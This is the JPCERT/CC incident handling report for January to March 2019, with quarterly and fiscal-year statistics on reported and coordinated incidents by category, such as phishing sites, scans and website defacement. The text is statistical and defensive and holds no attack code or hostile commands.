JPCERT CC®

# JPCERT/CC Incident Handling Report

## January 1, 2019 ～ March 31 , 2019

JPCERT Coordination Center
April 11, 2019

# Table of Contents

## 1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from January 1, 2019 through March 31 , 2019.

[*1] A "Computer Security Incident", for the purpose of this report, refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

## 2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter (a new method is used to tally ICS-related incident reports starting in this quarter).

[Chart 1: Number of incident reports]

| | Jan | Feb | Mar | Total | Last Qtr. Total |
|---|---|---|---|---|---|
| Number of Reports [*2] | 1,536 | 1,349 | 1,548 | 4,433 | 4,242 |
| Number of Incident [*3] | 1,649 | 1,562 | 1,761 | 4,972 | 4,488 |
| Cases Coordinated [*4] | 813 | 1,044 | 1,059 | 2,916 | 2,579 |

[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.


[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.

[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.


The total number of reports received in this quarter was 4,433. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 2,916. When compared with the previous quarter, the total number of reports increased by 5%, and the number of cases coordinated increased by 13%.

Year on year, the number of reports increased by 17%, and the number of cases coordinated increased by 32%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.



[Figure 1: Change in the number of incident reports]



[Figure 2: Change in the number of incident cases coordinated]

**[ Reference ] Statistical Information bt Fiscal Year**


[Chart 2] shows the number of reports in each fiscal year over the past 5 years including FY2018. Each fiscal year begins on April 1 and ends on March 31 of the following year.

[Chart 2: Change in the total number of reports]

| FY | 2014 | 2015 | 2016 | 2017 | 2018 |
|---|---|---|---|---|---|
| Number of Reports | 22,255 | 17,342 | 15,954 | 18,141 | 16,398 |

The total number of reports received in FY2018 was 16,398, decreasing 10% year on year from 18,141.

[Figure 3] shows the change in the total number of reports in the past 5 years.




[Figure 3 : Change in the total number of reports (by fiscal year)]

[Chart 3 ] shows the number of cases coordinated in each fiscal year over the past 5 years including FY2018.

[Chart 3 : Change in the number of reports and cases coordinated]

| FY | 2014 | 2015 | 2016 | 2017 | 2018 |
|---|---|---|---|---|---|
| Number of Cases Coordinated | 9,684 | 9,659 | 10,641 | 8,891 | 9,835 |

The total number of cases coordinated in FY2018 was 9,835, increasing 11% year on year from 8,891. [Figure 4] shows the change in the total number of cases coordinated in the past 5 years.




[Figure 4 : Change in the Number of Incident Cases (by fiscal year)]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions on each incident category, please see "Appendix 1 - Incident Categories." [Chart 4] shows the number of incidents received per category in this quarter.

[Chart 4 : Number of incidents by category]


| Incident Category | Jan | Feb | Mar | Total | Last Qtr. Total |
|---|---|---|---|---|---|
| Phishing Site | 506 | 591 | 656 | 1,753 | 1,560 |
| Website Defacement | 43 | 126 | 60 | 229 | 242 |
| Malware Site | 25 | 33 | 78 | 136 | 75 |
| Scan | 838 | 587 | 740 | 2,165 | 1,677 |
| DoS/DDoS | 9 | 4 | 0 | 13 | 7 |
| ICS Related | 0 | 0 | 0 | 0 | 0 |
| Targeted attack | 1 | 3 | 2 | 6 | 4 |
| Other | 227 | 218 | 225 | 670 | 923 |

The percentage that each category represents over the total number of incidents in this quarter is shown in [Figure 5]. Incidents categorized as scans, which search for vulnerabilities in systems, accounted for 43.5%, and incidents categorized as phishing sites made up 35.3%.




[Figure 5: Percentage of incidents by category]


[Figure 6] through [Figure 9] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 6: Change in the number of phishing sites]



[Figure 7: Change in the number of website defacements]




[Figure 8: Change in the number of malware sites]



[Figure 9: Change in the number of scans]

[Figure 10] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



No.Incidents 4972

No.Reports 4433

Coordinated 2916

Phishing Site 1753

Incidents Notified 912
- Site Operation Verified

Domestic 21%

Overseas 79%

| Time (business days) | |
|---|---|
| 0～3days | 60% |
| 4～7days | 28% |
| 8～10days | 5% |
| 11days(more than) | 7% |

Notification Unnecessary 841
- Site could not be verified

Web defacement 229

Incidents Notified 171
- Verified defacement of site
- High level threat

Domestic 78%

Overseas 22%

| Time (business days) | |
|---|---|
| 0～3days | 34% |
